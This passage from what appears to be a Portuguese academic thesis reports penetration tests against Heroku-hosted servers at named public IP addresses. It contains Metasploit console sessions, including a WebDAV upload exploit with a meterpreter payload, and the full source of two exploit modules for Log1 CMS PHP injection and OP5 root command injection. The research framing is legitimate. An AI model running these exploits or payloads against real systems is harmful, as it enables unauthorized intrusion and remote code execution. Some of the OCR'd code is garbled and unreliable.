

Figura 14 - Gráfico 1 da Rede Heroku
Fonte: Próprio Autor



Figura 15 – Gráfico 2 da Rede Heroku
Fonte: Próprio Autor

Com a base dos dados obtidos na Figura 19, criou-se a Tabela 1, que mostra 286 servidores interconectados. Deste total 1,39% são baseados no Sistema Operacional Windows, 21% baseados no sistema operacional Linux e o restante a ferramenta de análise não obteve êxito em definir. Alguns dos serviços oferecidos pelas plataformas estão demonstrados na Tabela 2.

Tabela 1 - Quantidade de Servidores

	Servidor Sistema Operacional não definido	Servidor Linux	Servidor Windows
Quant.	222	60	4

Fonte: Próprio Autor

Tabela 2 - Serviços em Execução nos Servidores

S.O do Servidor	Serviços em Execução
Servidor Sistema Operacional não definido	Nginx port 80 e 443
Linux	Apache tom cat / coyote JSP Engine 1.1. Open SSH 5.3 protocol 2.0 port 22. pyftpdlib 0.7.0 port 2121 ftp. Django Httpd wsgiserver 0.1; python 2.7.3 port 8080. IRCnet rrcd port 80 e 8080
Windows	IIS http 7.5

Fonte: Próprio Autor

Foram utilizados vários metasploits, contra vários endereços de IP dos 286 servidores tentando encontrar alguma falha na segurança, conforme demonstram os comandos que se seguem:

Verificação da Segurança no Servidor 54.243.246.168

msf > use exploit/windows/iis/iis_webdav_upload_asp

msf exploit(iis_webdav_upload_asp) > set LHOST 192.168.0.101

LHOST => 192.168.0.101

msf exploit(iis_webdav_upload_asp) > set RPORT 80

RPORT => 80

msf exploit(iis_webdav_upload_asp) > set LPORT 8027

LPORT => 8027

msf exploit(iis_webdav_upload_asp) > set RHOST 54.243.246.168

RHOST => 54.243.246.168

msf exploit(iis_webdav_upload_asp) > set PAYLOAD windows / meterpreter / bind_tcp

PAYLOAD => windows/meterpreter/bind_tcp

msf exploit(iis_webdav_upload_asp) > set TARGET 0

TARGET => 0

msf exploit(iis_webdav_upload_asp) > set PATH /metasploit%RAND%.asp

PATH => /metasploit%RAND%.asp

msf exploit(iis_webdav_upload_asp) > exploit -j

[*] Exploit running as background job.

[*] Started bind handler

[*] Uploading 609330 bytes to /metasploit137623554.txt...

[-] ***Upload failed on /metasploit137623554.txt [404 Not Found]***

===== Checking windows/iis/iis_webdav_upload_asp =====

msf > use windows/iis/iis_webdav_upload_asp

msf exploit(iis_webdav_upload_asp) > set RHOST 54.243.246.77

RHOST => 54.243.246.77

msf exploit(iis_webdav_upload_asp) > check

[*] This exploit does not support check.

===== Checking windows/iis/ms01_026_dbldecode =====

msf exploit(iis_webdav_upload_asp) > use windows/iis/ms01_026_dbldecode

msf exploit(ms01_026_dbldecode) > set RHOST 54.243.246.77

RHOST => 54.243.246.77

msf exploit(ms01_026_dbldecode) > check

[*] Executing command: dir (options: {:windir=>"winnt"})

[*] Executing command: dir (options: {:windir=>"windows"})

[*] The target is not exploitable.

===== Checking windows/iis/msadc =====

msf exploit(ms01_026_dbldecode) > use windows/iis/msadc

msf exploit(msadc) > set RHOST 54.243.246.77

RHOST => 54.243.246.77

msf exploit(msadc) > check

[*] The target is not exploitable.

`

===== Checking windows/iisactivecolab =====

msf > use multi/http/activecollab_chat

msf exploit(activecollab_chat) > set RHOST 54.243.246.168

RHOST => 54.243.246.168

msf exploit(activecollab_chat) > check

[-] Exploit check failed: Msf::OptionValidateError The following options failed to validate: USER, PASS.

==== Checking multi/http/apprain_upload_exec =====

msf exploit(activecollab_chat) > use multi/http/apprain_upload_exec

msf exploit(apprain_upload_exec) > set RHOST 54.243.246.168

RHOST => 54.243.246.168

msf exploit(apprain_upload_exec) > check

[*] The target is not exploitable.

===== Checking windows/http/coldfusion_fckeditor =====

msf exploit(apprain_upload_exec) > use windows/http/coldfusion_fckeditor

msf exploit(coldfusion_fckeditor) > set RHOST 54.243.246.168

RHOST => 54.243.246.168

msf exploit(coldfusion_fckeditor) > check

[*] This exploit does not support check.

===== Checking multi/http/cuteflow_upload_exec =====

msf exploit(coldfusion_fckeditor) > use multi/http/cuteflow_upload_exec

msf exploit(cuteflow_upload_exec) > set RHOST 54.243.246.168

RHOST => 54.243.246.168

msf exploit(cuteflow_upload_exec) > check

[*] The target is not exploitable.

===== Checking multi/http/familycms_less_exec =====

msf exploit(cuteflow_upload_exec) > use multi/http/familycms_less_exec

msf exploit(familycms_less_exec) > set RHOST 54.243.246.168

RHOST => 54.243.246.168

msf exploit(familycms_less_exec) > check

[*] The target is not exploitable.

===== Checking multi/http/gitorious_graph =====

msf exploit(familycms_less_exec) > use multi/http/gitorious_graph

msf exploit(gitorious_graph) > set RHOST 54.243.246.168

RHOST => 54.243.246.168

msf exploit(gitorious_graph) > check

[*] This exploit does not support check.

===== Checking multi/http/horde_href_backdoor =====

msf exploit(gitorious_graph) > use multi/http/horde_href_backdoor

msf exploit(horde_href_backdoor) > set RHOST 54.243.246.168

RHOST => 54.243.246.168

msf exploit(horde_href_backdoor) > check

[*] This exploit does not support check.

===== Checking windows/http/hp_openview_insight_backdoor =====

msf exploit(horde_href_backdoor) > use windows /http / hp_openview_insight_backdoor

msf exploit(hp_openview_insight_backdoor) > set RHOST 54.243.246.168

RHOST => 54.243.246.168

msf exploit(hp_openview_insight_backdoor) > check

[*] This exploit does not support check.

===== Checking windows/http/landesk_thinkmanagement_upload_asp =====

Msf exploit(hp_openview_insight_backdoor) > use windows /http / landesk_thinkmanagement_upload_asp

msf exploit (landesk_thinkmanagement_upload_asp) > set RHOST 54.243.246.168

RHOST => 54.243.246.168

msf exploit(landesk_thinkmanagement_upload_asp) > check

[*] This exploit does not support check.

===== Checking multi/http/log1cms_ajax_create_folder =====

msf exploit(lcms_php_exec) > use multi/http/log1cms_ajax_create_folder

msf exploit(log1cms_ajax_create_folder) > set RHOST 54.243.246.168

RHOST => 54.243.246.168

msf exploit(log1cms_ajax_create_folder) > check

[*] The target is not exploitable.

===== Checking multi/http/op5_license =====

msf exploit(log1cms_ajax_create_folder) > use multi/http/op5_license

msf exploit(op5_license) > set RHOST 54.243.246.168

RHOST => 54.243.246.168

msf exploit(op5_license) > check

[*] Attempting to detect if the OP5 Monitor is vulnerable...

[*] Sending request to https://54.243.246.168:443/license.php

[+] The target is vulnerable.

A falha de segurança detectada pelo split log1cms_ajax_create_folder explora o componente "Arquivo Ajax e gerenciador de imagem" que pode ser encontrado em Log1 CMS. Em function.base.php deste componente, os dados de parâmetro na função writeInfo (), permite que qualquer usuário malicioso tenha controle direto sobre a gravação de dados no arquivo data.php, resultando na execução arbitrária de código remoto.

O Código abaixo faz parte do Framework Metasploit, que detecta a falha de segurança.

```
# This file is part of the Metasploit Framework and may be subject to
# redistribution and commercial restrictions. Please see the Metasploit
# Framework web site for more information on licensing and terms of use.
#   http://metasploit.com/framework/
##
require 'msf/core'
class Metasploit3 < Msf::Exploit::Remote
    Rank = ExcellentRanking
    include Msf::Exploit::Remote::HttpClient
    def initialize(info={})
        super(update_info(info,
            'Name'          => "Log1 CMS writeInfo() PHP Code Injection",
            'Description'   => %q{
```

This module exploits the "Ajax File and Image Manager" component that can be found in log1 CMS. In function.base.php of this component, the 'data' parameter

in writeInfo() allows any malicious user to have direct control of writing data to file data.php, which results in arbitrary remote code execution.

```
            },
            'License'       => MSF_LICENSE,
            'Author'        =>
                [
                    'EgiX',     #Found the bug in ajax_create_folder.php
```

```
                    'Adel SBM', #Found log1 CMS using the vulnerable ajax_create_folder.php
                    'sinn3r'    #Metasploit
                ],
            'References'    =>
                [
                    ['CVE', '2011-4825'],
                    ['OSVDB', '76928'],
                    ['EDB', '18075'],  #Egix's advisory
                    ['EDB', '18151']   #Adel's
                ],
            'Payload'       =>
                {
                    'BadChars' => "\x00"
                },
            'DefaultOptions'  =>
                {
                    'ExitFunction' => "none"
                },
            'Platform'      => 'php',
            'Arch'          => ARCH_PHP,
            'Targets'       =>
                [
                    ['log1 CMS 2.0', {}],
                ],
            'Privileged'    => false,
            'DisclosureDate' => "Apr 11 2011",
            'DefaultTarget'  => 0))
        register_options(
            [
```

```
                        OptString.new('TARGETURI', [true, 'The base path to log1 CMS', '/log1cms2.0/'])
                    ], self.class)
        end
        def check
            uri = target_uri.path
            uri << '/' if uri[-1, 1] != '/'
            res = send_request_raw({
                'method' => 'GET',
                'uri'                                                    => "#{uri}admin/libraries/ajaxfilemanager/ajax_create_folder.php"
            })
            if res and res.code == 200
                return Exploit::CheckCode::Detected
            else
                return Exploit::CheckCode::Safe
            end
        end
        def exploit
            uri = target_uri.path
            uri << '/' if uri[-1, 1] != '/'
            peer = "#{rhost}:#{rport}"
            php = %Q|#{rand_text_alpha(10)}=<?php #{payload.encoded} ?>|
            print_status("#{peer} - Sending PHP payload (#{php.length.to_s} bytes)")
            send_request_cgi({
                'method' => 'POST',
                'uri'    => "#{uri} admin/ libraries/ ajaxfilemanager/ ajax_create_folder.php",
                'data'   => php
            })
                print_status("#{peer} - Requesting data.php")
```

```
            send_request_raw({
                'method' => 'GET',
                'uri'    => "#{uri}admin/libraries/ajaxfilemanager/inc/data.php"
            })
            handler
        end
    end
```

Continuando a exploração com MetaSploits obteve-se o resultado abaixo.

```
===== Checking multi/http/op5_welcome =====

msf  exploit(op5_license) > use multi/http/op5_welcome
msf  exploit(op5_welcome) > set RHOST 54.243.246.168
RHOST => 54.243.246.168
msf  exploit(op5_welcome) > check
[*] Attempting to detect if the OP5 Monitor is vulnerable...
[*] Sending request to https://54.243.246.168:443/op5config/welcome
[+] The target is vulnerable.
```

Esta outra falha de segurança foi detectada pelo Metasploit exploit(op5_license). O Aplicativo op5h contém uma falha de validação de entrada relacionada com o componente do sistema portal, que permite a um atacante remoto executar comandos root arbitrários através de injeção de comandos. Abaixo o código do Metasploit que verifica a existência da falha.

```
require 'msf/core'
class Metasploit3 < Msf::Exploit::Remote
    Rank = ExcellentRanking
    include Msf::Exploit::Remote::HttpClient
    def initialize(info = {})
        super(update_info(info,
```

```
                'Name'          => 'OP5 license.php Remote Command Execution',
                'Description' => %q{
                        This module exploits an arbitrary root command execution vulnerability in the OP5 Monitor license.php. Ekelow has confirmed that OP5 Monitor versions 5.3.5,  5.4.0, 5.4.2, 5.5.0, 5.5.1 are vulnerable.
                },
                'Author'     => [ 'Peter Osterberg <j[at]vel.nu>' ],
                'License'    => MSF_LICENSE,
                'References' =>
        [
         ['CVE', '2012-0261'],
        ['OSVDB', '78064'],
        ['URL',             http://www.ekelow.se/file_uploads/Advisories/ekelow-aid-2012-01.pdf'],
         ['URL',          'http://www.op5.com/news/support-news/fixed-vulnerabilities-op5-monitor-op5-appliance/'],
         ['URL', 'http://secunia.com/advisories/47417/'],
                ],
                        'Privileged' => true,
                       'Payload'    =>
                            {
                                    'DisableNops' => true,
                                    'Space'       => 1024,
                                    'BadChars'    => '`\\|',
                                    'Compat'      =>
                                            {
                                                    'PayloadType' => 'cmd',
                                                    'RequiredCmd' => 'perl ruby python',
                                            }
                             },
                        'Platform'       => 'unix',
                        'Arch'           => ARCH_CMD,
```

```
                    'Targets'        => [[ 'Automatic', { }]],
                    'DisclosureDate' => 'Jan 05 2012',
                    'DefaultTarget'  => 0))
                    register_options(
                        [
        Opt::RPORT(443),
        OptString.new('URI', [true, "The full URI path to license.php", "/license.php"]),
                        ], self.class)
            end
            def check
        print_status("Attempting to detect if the OP5 Monitor is vulnerable...")
        print_status("Sending request to https://#{rhost}:#{rport}#{datastore['URI']}")
        # Try running/timing 'ping localhost' to determine is system is vulnerable
        start = Time.now
        data = 'timestamp=1317050333`ping -c 10 127.0.0.1` &action= install&install=
Install';
         res = send_request_cgi({
        'uri'     => datastore['URI'],
          'method'  => 'POST',
          'proto'   => 'HTTPS',
           'data'    => data,
            'headers' =>
                {
                  'Connection'     => 'close',
                }
              }, 25)
                    elapsed = Time.now - start
                   if elapsed >= 5
                        return Exploit::CheckCode::Vulnerable
                    end
                    return Exploit::CheckCode::Safe
```

```
        end
        def exploit
    print_status("Sending request to https://#{rhost}:#{rport}#{datastore['URI']}")
    data = 'timestamp=1317050333`' + payload.encoded + '`&action=install&install=Install';
            res = send_request_cgi({
                'uri'     => datastore['URI'],
                'method'  => 'POST',
                'proto'   => 'HTTPS',
                'data'    => data,
                'headers' =>
                {
                    'Connection'     => 'close',
                }
            }, 25)
            if(not res)
                if session_created?
                    print_status("Session created, enjoy!")
                else
                    print_error("No response from the server")
                end
                return
            end
        end
    end
```

7. CONCLUSÃO (RESULTADOS OBTIDOS)

Após a compilação de todas as informações coletadas em livros, simpósios, Websites especializados, e a realização dos Pentests percebe-se a imensa lacuna existente entre o modelo ideal e desejado, e o atual modelo existente.

A tecnologia avança de maneira exponencial, porém sobre um modelo de arquitetura e sistemas operacionais baseados na formulação de regras e conceitos de aproximadamente 50 anos.

Atualmente os desenvolvedores de soluções, CIOs, executivos de T.I estão engajados em oferecer ao usuário a interação, flexibilidade, interoperabilidade, portabilidade e por fim segurança, porém sobre um modelo de hardware que ainda tem falhas.

Durante o desenvolvimento deste trabalho, um amigo chamado Abel Gomes especialista em robótica dizia que "conhecer o funcionamento do Hardware, algoritmo de funcionamento, suas falhas e possíveis interações tornam um sistema vulnerável por mais que se tente protegê-lo". A principio pareceu presunção de sua parte, devido à imensa dificuldade em encontrar falhas de segurança que pudessem ser exploradas.

Porém a conclusão é que sistema nenhum é invulnerável; com o conhecimento e ferramentas apropriadas pode-se interagir, coletar e fazer uso dos dados coletados ou até tirar um sistema do ar, utilizado para isso **DDoS Attack** por exemplo**.**

Mesmo com todos os recursos de segurança que existem ainda é possível utilizar uma falha de projeto do S.O chamado buffer overflow para tornar um sistema vulnerável a comandos remotos. Busquei informações para entender por que uma vulnerabilidade há tanto tempo conhecida ainda não havia sido resolvida e a resposta esta a partir do próximo paragrafo.

O Buffer Overflow ou transbordamento de dados é uma anomalia onde um programa, escreve dados em um buffer, ultrapassa os limites do buffer e sobrescreve a memória adjacente. O fato é que este problema está relacionado comumente com a linguagem de programação C e C++, as quais não proveem proteção contra acesso ou sobrescrita de dados em qualquer parte da memória e não checam automaticamente se os dados escritos em um array estão nos limites deste array pré-definido, pois a checagem de limites poderia prevenir o transbordamento destes dados.

A grande rede (Internet) está interconectada por milhões de computadores, cada qual com seu sistema operacional, mas o fato é que os sistemas operacionais mais utilizados no mundo, Windows e Linux, foram escritos na linguagem C ou C++, é muito difícil criar modificações nos sistemas operacionais existentes, eliminando algumas falhas conhecidas e não perder a versatilidade e facilidade de se fazer upgrade dos mesmos, sem que isto implique impactos negativos em sistemas que usam as versões anteriores destes sistemas operacionais. Um exemplo disso é que a primeira versão de

sistema operacional da Microsoft o MSDOS resiste até hoje como parte integrante do Windows 7.

A não resolução destas falhas de segurança tiveram como consequência uma epidemia de malware computacional e crescentes temores sobre guerras cibernéticas como ameaça à segurança global, expressadas alarmantemente em outubro de 2012 pelo Secretário da Defesa dos EUA, Leon E. Panetta, que advertiu sobre um possível ataque 'Pearl Harbor virtual' aos Estados Unidos.

Até o governo dos Estados Unidos da América estão preocupados com o tema segurança da informação, pois hoje um programa malicioso (vírus), poderia paralisar sistemas, estações de metrô sem falar no funcionamento de usinas atômicas.

Percebe-se que a Plataforma Heroku está utilizando todos os recursos existentes no mercado, de forma a atender a todos os clientes e acionistas, mas que ainda está longe de se conseguir uma barreira verdadeiramente efetiva diante da necessidade da interoperabilidade e sistemas cada vez mais complexos.

Ao utilizar técnicas de Pentest em vários servidores da rede Heroku, verifica-se que é vã a metodologia de projetistas, engenheiros, desenvolvedores da plataforma Heroku, utilizarem todos os recursos possíveis para prevenir o acesso indevido aos dados em sua plataforma se os Inquilinos não investirem em uma metodologia similar que sempre mantenham os servidores com o patches de segurança atualizados, mesmo que isso implique em um custo maior devido ao processamento desses patches.

Vários ataques, contra vários servidores da plataforma Heroku foram aplicados, mas a grande maioria não foi possível descobrir falhas de segurança, pois as falhas conhecidas tinham sido eliminadas com adoção das metodologias para este fim, portanto boas praticas por parte dos gerentes de software se fazem necessárias para que a segurança almejada seja alcançada.

O objetivo inicial traçado que foi demonstrar a robustez da Plataforma PaaS ou encontrar falhas de segurança, foi alcançado. Quer seja em sistemas tecnológicos, ou em qualquer outro sistema que exista nas relações humanas, as falhas encontradas referem-se em sua grande maioria em decorrência das decisões humanas, não diferente desta percepção dentre os vários servidores testados dentro da Plataforma PaaS Heroku, somente um apresentou falhas consideráveis de segurança, pelo fato, do administrador do sistema não ter aplicado patches de correção para falhas de segurança conhecidas e difundidas por vários órgãos gestores de segurança de T.I.

8. Referências Bibliográficas

***Amazon Ec2*.** (11 de 11 de 2012). Acesso em 11 de 11 de 2012, disponível em Amazon Ec2: http://aws.amazon.com

***Armitage*.** (11 de 11 de 2012). Acesso em 11 de 11 de 2012, disponível em Armitage: http://www.fastandeasyhacking.com/

***Cloud Security Alliance*. (2012).** Acesso em 11 de 2012, disponível em Cloud Security Alliance: https://cloudsecurityalliance.org/

***Enisa*. (12 de 11 de 2012).** Acesso em 12 de 11 de 2012, disponível em Enisa: https://www.enisa.europa.eu/activities/Resilience-and-CIIP/Incidents-reporting/cyber-incident-reporting-in-the-eu/

***Heroku*. (2012).** Acesso em 11 de 2012, disponível em Heroku: http://www.heroku.com

***NIST*.** (11 de 11 de 2012). Acesso em 11 de 11 de 2012, disponível em NIST: http://www.nist.gov/itl/cloud/index.cfm

***Nmap.org*.** (11 de 11 de 2012). Acesso em 11 de 11 de 2012, disponível em Nmap.org: http://nmap.org/man/pt_BR/

***Pen-Testing*.** (2012). Fonte: Pen-Testing: http://pen-testing.sans.org/blog/2012/07/05/pen-testing-in-the-cloud

Belfort, F. (11 de 11 de 2012). *Panorama do mercado brasileiro de cloud computing*. Acesso em 11 de 11 de 2012, disponível em www.cloudconf.com.br: http://cloudconf.com.br/arquivos/CloudConf2012_Fernando_Belfort.pdf

Golding, P. (2012). *Connected Services: A Guide to the Internet Technologies Shaping the Future of Mobile Services and Operators.*

Gutwirth, S., Poullet, Y., De Hert, P., & Leenes, R. (2011). *Computers, Privacy and Data Protection:An Element of Choice.*

Haletky, E. (2012). *Virtualization Practice*. Acesso em 11 de 2012, disponível em Virtualization Practice: http://www.virtualizationpractice.com

Manoel Veras, R. T. (2012). *CLOUD COMPUTING - NOVA ARQUITETURA DA TI.*

Mcgraw, G. (2012). *Como quebrar códigos.*

Oliveira, W. (2012). *Técnicas para Hacker - Soluções para Segurança.* Lisboa: Centro Atlantico LTDA.

TAURION, C. (2009). *Cloud Computing: Computação em Nuvem: Transformando o mundo da Tecnologia da Informação.* Rio de Janeiro: Brasport.

***Tchelinux*. (04 de 12 de 2010).** Acesso em 11 de 11 de 2012, disponível em Tchelinux: http://tchelinux.org/site/doku.php?id=evento_2010_dezembro_poa

Wang, L., Ranjan, R., Chen, J., & Benatallah, B. (2011). *Cloud Computing: Methodology, Systems, and Applications.*

Zissis, D., & Lekkas, D. (2012). Addressing cloud computing security issues. *ACM DL Digital Library*, 583-592.